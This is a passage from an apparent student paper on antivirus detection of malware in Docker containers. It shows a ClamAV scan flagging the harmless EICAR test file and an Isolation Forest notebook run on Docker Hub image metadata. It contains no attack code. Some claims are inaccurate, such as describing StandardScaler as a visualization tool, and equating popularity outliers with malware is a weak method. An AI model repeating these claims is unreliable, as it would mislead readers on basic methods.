



Figure 11. Docker Architecture Used

Additionally, Docker is only installed on one of the virtual machines. Once all installations are completed, we begin the scanning process. In the virtual machine without Docker, we scan the payload and compare the results from all four antivirus programs. Following the completion of the scan on the first virtual machine, we shift our attention to the virtual machine with Docker. We integrate the payload into a Docker container and run scans with all four antivirus programs. We then analyze the results from each antivirus program.



```

oscarc@oscarc-VirtualBox:~/project$ sudo docker container list -a
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              STATUS
2964ec952ddf        image_malware      "/docker-entrypoint...."   34 seconds ago    Up 33 seconds
le_shamir

oscarc@oscarc-VirtualBox:~/project$ sudo docker container exec -it 2964ec952ddf sh
/ # clamscan .
Loading: 27s, ETA: 0s [=====] 8.69M/8.69M sigs
Compiling: 5s, ETA: 0s [=====] 41/41 tasks

./dockerenv: Empty file
/eicar.txt: Win.Test.EICAR_HDB-1 FOUND
/docker-entrypoint.sh: OK

----- SCAN SUMMARY -----
Known viruses: 8686504
Engine version: 1.1.2
Scanned directories: 1
Scanned files: 2
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 34.246 sec (0 m 34 s)
Start Date: 2024-03-11 03:52:19
End Date: 2024-03-11 03:52:53
/ #

```

The screenshot shows a terminal window on a Linux desktop environment. The terminal output displays the results of a Docker container list command and a clamscan command within a Docker container. The clamscan command finds an infected file named 'eicar.txt' with the message 'Win.Test.EICAR\_HDB-1 FOUND'. The desktop taskbar at the bottom shows various application icons.

Figure 12. Running antivirus on the 2964ec952ddf container in the VM

After the scan on the first virtual machine is finished, we turn our attention to the virtual machine that contains Docker. Here, we use the same antivirus programs to perform scans after encasing the payload inside a Docker container. Next, we perform a comprehensive analysis of the outcomes provided by every antivirus programmed. This painstakingly crafted test configuration makes it easier to compare the effectiveness of antivirus detection in Docker and non-Docker environments.

## Benefits

- Controlled Comparison:** The study ensures a controlled comparison by running scans on identical virtual machine configurations in both Docker and non-Docker environments. This minimizes confounding variables and makes it easier to accurately assess the efficacy of antivirus detection.
- Practical Relevance:** By reflecting real-world cybersecurity scenarios, the EICAR antivirus test file and Docker containers increase the study's practical relevance and applicability.

## Drawbacks:

- Restricted Scope:** The study may not cover other facets of containerized malware detection, such as runtime behavior analysis or network-based detection mechanisms, as it primarily focuses on antivirus detection efficacy.

- **Static Payload:** The results of the study may not be as broadly applicable if a single predefined payload is used, as this may not accurately reflect the variety of malware that is encountered in real-world situations.

## Approach 3

### Anomaly Detection using Isolation Tree Model

By effectively detecting abnormalities within the containerized environment, the Isolation Tree Model aids in the detection of containerized malware by antivirus software in Linux distributions using Docker images. The model is capable of efficiently isolating and identifying suspicious behavior suggestive of malware presence using isolation trees, which divide data into increasingly isolated subsets. This strategy is especially helpful in containerized environments, such as Docker, where the dynamic and encapsulated nature of containers may make traditional antivirus solutions ineffective. Because isolation trees are so good at identifying anomalies and abnormalities, antivirus software can identify possible dangers in Docker images. Thus, adding the Isolation Tree Model to Linux distributions with Docker deployments strengthens overall security measures by improving antivirus software's detection capabilities. [4]




Figure 13. Flow Chart Isolation Tree Model




Figure 14. Isolation Forest Scheme


Possible Data Loss Some features might be lost if you save this workbook in the comma-delimited (.csv) format. To preserve these fea... Save As...

A1	B	C	D	E	F	G	H	I	J	K	L	M	N
1	name slug full_name type publisher description source popularity star_count pull_count filter_type certification_status categories operating_systems architectures logo_url created												
2	Windows base OS images microsoft-windows-base-os-images Microsoft/microsoft-windows-base-os-images image Microsoft Product family for all Windows base OS container images publis												
3	Windows Server Core microsoft-windows-servercore Microsoft/microsoft-windows-servercore image Microsoft The official Windows Server Core base image for containers publisher 58701												
4	Nano Server microsoft-windows-nanoversion Microsoft/microsoft-windows-nanoversion image Microsoft The official Nano Server base image for containers publisher 539146631 0  not_ce												
5	.NET Core m 'Programming Languages' ['Linux'] [x86-64'] https://raw.githubusercontent.com/dotnet/brand/master/logo/dotnet-logo.png 2019-02-26T21:31:35.25806Z 2022-04-13T02:28:55												
6	.NET Core micros 'Programming Languages' ['Linux'] [x86-64'] https://raw.githubusercontent.com/dotnet/brand/master/logo/dotnet-logo.png 2020-05-13T09:21:57.24673Z 2022-04-13T02:28:55												
7	.NET Core (Pr 'Programming Languages') ['Linux'] [x86-64'] https://raw.githubusercontent.com/dotnet/brand/master/logo/dotnet-logo.png 2019-01-30T21:04:25.602594Z 2022-04-13T02:28:55												
8	Azure Functions microsoft-azure-functions Microsoft/microsoft-azure-functions image Microsoft Official images for Azure Functions publisher 202331265 0  not_certified ['Base Images												
9	.NET Framework ASP.NET and Window 'Programming Languages' ['Linux'] [x86-64'] https://raw.githubusercontent.com/dotnet/brand/master/logo/dotnet-logo.png 2019-03-19T19:27:37.769												
10	ASP.NET microsoft-dotnet-framework-aspnet Microsoft/microsoft-dotnet-framework-aspnet image Microsoft Official images for ASP.NET publisher 150871789 0  not_certified ['Applicat												
11	Azure Functions Python microsoft-azure-functions-python Microsoft/microsoft-azure-functions-python image Microsoft Azure Functions python image publisher 143466931 0  not_certif												
12	.NET Runtime microsoft-dotnet-runtime Microsoft/microsoft-dotnet-runtime image Microsoft Official Images for the .NET runtime publisher 127087860 0  not_certified ['Application Fra												
13	ASP.NET Core 3.1 Runtime microsoft-dotnet-core-aspnet Microsoft/microsoft-dotnet-core-aspnet image Microsoft Official images for the ASP.NET Core 3.1 runtime publisher 124391499 0												
14	Dynamics365 Business Central Sandbox microsoft-businesscentral-sandbox Microsoft/microsoft-businesscentral-sandbox image Microsoft Dynamics 365 Business Central publisher 1199												
15	ASP.NET Core Runtime microsoft-dotnet-aspnet Microsoft/microsoft-dotnet-aspnet image Microsoft Official images for the ASP.NET Core runtime publisher 112110753 0  not_certified												
16	containerNetworking microsoft-containernetworking Microsoft/microsoft-containernetworking image Microsoft Product family for all container networking images publisher 107961270 0												
17	.NET Core Runtime microsoft-dotnet-core-runtime Microsoft/microsoft-dotnet-core-runtime image Microsoft Official images for the .NET Core 3.1 runtime publisher 101973508 0  not_c												

Figure 15. Docker Image Dataset

We carefully verified that the dataset we used for our analysis was in line with our research goals before beginning our analysis. After that, we started a thorough preprocessing

journey using a variety of methods, such as meticulous data cleaning, normalization, and thoughtful feature engineering. Ensuring the quality and appropriateness of the dataset for further analysis required this preparatory stage. After preprocessing, we used the Isolation Forest model to fully utilize machine learning. After a thorough training process on the improved dataset, the model was expertly adjusted to detect anomalies. By utilizing its innate capacity to distinguish abnormalities from the rest of the data, the Isolation Forest model proved to be a reliable instrument in our toolbox for identifying anomalies and outliers. [5]



```

+ ☰ □ ▶ ■ C ▶ Code ▶ 
• [19]: import pandas as pd
import matplotlib.pyplot as plt
from sklearn.ensemble import IsolationForest
from sklearn.preprocessing import StandardScaler

dataset = pd.read_csv("data.csv", on_bad_lines='skip', delimiter='|')

dataset[['popularity', 'star_count', 'pull_count']] = dataset[['popularity', 'star_count', 'pull_count']].apply(pd.to_numeric, errors='coerce')
dataset[['popularity', 'star_count', 'pull_count']] = dataset[['popularity', 'star_count', 'pull_count']].fillna(dataset[['popularity', 'star_count', 'pull_count']].mean())

dataset['categories'] = dataset['categories'].fillna('')
dataset['operating_systems'] = dataset['operating_systems'].fillna('')

scaler = StandardScaler()
features_scaled = scaler.fit_transform(dataset[['popularity', 'star_count', 'pull_count']])

model = IsolationForest(contamination=0.05)
model.fit(features_scaled)

anomaly_scores = model.decision_function(features_scaled)
anomalies = dataset[model.predict(features_scaled) == -1]

plt.scatter(dataset['popularity'], dataset['star_count'], s=100*(anomaly_scores - min(anomaly_scores)) / (max(anomaly_scores) - min(anomaly_scores)), c='blue')
plt.scatter(anomalies['popularity'], anomalies['star_count'], s=200*(anomaly_scores[model.predict(features_scaled) == -1] - min(anomaly_scores)) / (max(anomaly_scores) - min(anomaly_scores)), c='red')
plt.xlabel('Popularity')
plt.ylabel('Star Count')
plt.title('Anomaly Detection')
plt.colorbar(label='Anomaly Score')
plt.legend()

plt.gca().set_facecolor('lightgrey')
plt.grid(True, linestyle='--', alpha=0.7)
plt.gca().set_axisbelow(True)

plt.figure(figsize=(12, 4))
plt.subplot(1, 2, 1)
plt.scatter(dataset['popularity'], dataset['pull_count'], c='blue', label='Normal', alpha=0.5)
plt.scatter(anomalies['popularity'], anomalies['pull_count'], c='red', label='Anomaly', alpha=0.8)
plt.xlabel('Popularity')
plt.ylabel('Pull Count')
plt.title('Popularity vs. Pull Count')
plt.legend()

plt.subplot(1, 2, 2)
plt.scatter(dataset['star_count'], dataset['pull_count'], c='blue', label='Normal', alpha=0.5)
plt.scatter(anomalies['star_count'], anomalies['pull_count'], c='red', label='Anomaly', alpha=0.8)
plt.xlabel('Star Count')
plt.ylabel('Pull Count')

```

Figure 16. Coding Jupyter Notebook Anomaly detection

To gain additional insights and facilitate data interpretation, we used the StandardScaler data visualization tool to visually represent the dataset, allowing us to better understand the underlying patterns and distributions.




Figure 17. Visual Representation of anomalies




Figure 18. Popularity vs Pull Count




Figure 19. Star Count Vs Pull Count

Finally, to preserve our findings and allow for future analysis, we archived the generated report or data in a structured format, such as a CSV file.

	name	slug	full_name	type	publisher	description	source	popularity
1	Windows base OS Images	windows-base-os-images	windows-base-os-images	image	Microsoft	base OS container images	publisher	1134293415
2	Windows Server Core	osoft-windows-servercore	osoft-windows-servercore	image	Microsoft	base image for containers	publisher	587010244
3	Nano Server	osoft-windows-nanoserver	osoft-windows-nanoserver	image	Microsoft	base image for containers	publisher	539146631
4	.NET Core	microsoft-dotnet-core	soft/microsoft-dotnet-core	image	Microsoft	.1 and ASP.NET Core 3.1	publisher	279330629
5	.NET	microsoft-dotnet	microsoft/microsoft-dotnet	image	Microsoft	.NET and ASP.NET Core	publisher	258250089
6	.NET Core (Preview)	osoft-dotnet-core-rightly	osoft-dotnet-core-rightly	image	Microsoft	.1 and ASP.NET Core 3.1	publisher	207260057
7	Azure Functions	microsoft-azure-function	microsoft-azure-function	image	Microsoft	ages for Azure Functions	publisher	202331265
8	.NET Framework	icrosoft-dotnet-framework	icrosoft-dotnet-framework	image	Microsoft	ication Framework (WCF)	publisher	166458767
9	ASP.NET	dotnet-framework-aspnet	dotnet-framework-aspnet	image	Microsoft	ocal images for ASP.NET	publisher	150871789
10	Azure Functions Python	if-azure-functions-python	if-azure-functions-python	image	Microsoft	e Functions python image	publisher	143466931
11	.NET Runtime	microsoft-dotnet-runtime	l/microsoft-dotnet-runtime	image	Microsoft	ages for the .NET runtime	publisher	127087860
12	3PNET Core 3.1 Runtime	osoft-dotnet-core-aspnet	osoft-dotnet-core-aspnet	image	Microsoft	ASP.NET Core 3.1 runtime	publisher	124391499
13	Business Central Sandbox	-businesscentral-sandbox	-businesscentral-sandbox	image	Microsoft	ics 365 Business Central	publisher	119965238
14	ASP.NET Core Runtime	microsoft-dotnet-aspnet	l/microsoft-dotnet-aspnet	image	Microsoft	e .NET Core runtime	publisher	112110753
15	containernetworking	osoft-containernetworking	osoft-containernetworking	image	Microsoft	ainer networking images	publisher	107861270
16	.NET Core Runtime	osoft-dotnet-core-runtime	osoft-dotnet-core-runtime	image	Microsoft	he .NET Core 3.1 runtime	publisher	101973508
17	alpine	alpine	Docker/alpine	image	Docker	le only 5 MB in size.	library	8836779323
18	nginx	nginx	Docker/nginx	image	Docker	Official build of Nginx.	library	6564206660
19	ubuntu	ubuntu	Docker/ubuntu	image	Docker	n based on free software.	library	6550308885
20	busybox	busybox	Docker/busybox	image	Docker	Busybox base image.	library	6376492961
21	python	python	Docker/python	image	Docker	e programming language.	library	6096661402
22	postgres	postgres	Docker/postgres	image	Docker	ability and data integrity.	library	4483544973
23	redis	redis	Docker/redis	image	Docker	s a data structure server.	library	4345411211
24	httpd	httpd	Docker/httpd	image	Docker	che HTTP Server Project	library	3646315686
25	node	node	Docker/node	image	Docker	networking applications.	library	3544696705
26	mongo	mongo	Docker/mongo	image	Docker	bility and easy scalability.	library	3381970322
27	mysql	mysql	Docker/mysql	image	Docker	ement system (RDBMS).	library	3321173132
28	memcached	memcached	Docker/memcached	image	Docker	rty object caching system.	library	3113547451
29	traefik	traefik	Docker/traefik	image	Docker	Cloud Native Edge Router	library	2991055626
30	mariadb	mariadb	Docker/mariadb	image	Docker	ase, forked from MySQL.	library	2486468055
31	docker	docker	Docker/docker	image	Docker	Docker in Docker!	library	2117191777
32	rabbitmq	rabbitmq	Docker/rabbitmq	image	Docker	rotocol messaging broker.	library	1882363942

Figure 20. Final Dataset

In addition to the benefits already listed, this strategy also has the following two benefits:

- **Flexibility:** The Isolation Forest model is comparatively unaffected by the presence of unimportant features and can handle high-dimensional data. This adaptability eliminates the need for intensive feature engineering and enables effective anomaly detection across a variety of datasets.

- **Scalability:** The Isolation Forest model demonstrates scalable performance due to its innate ability to partition data into isolated subsets. This feature makes it appropriate for handling sizable datasets that are frequently encountered in real-world scenarios.

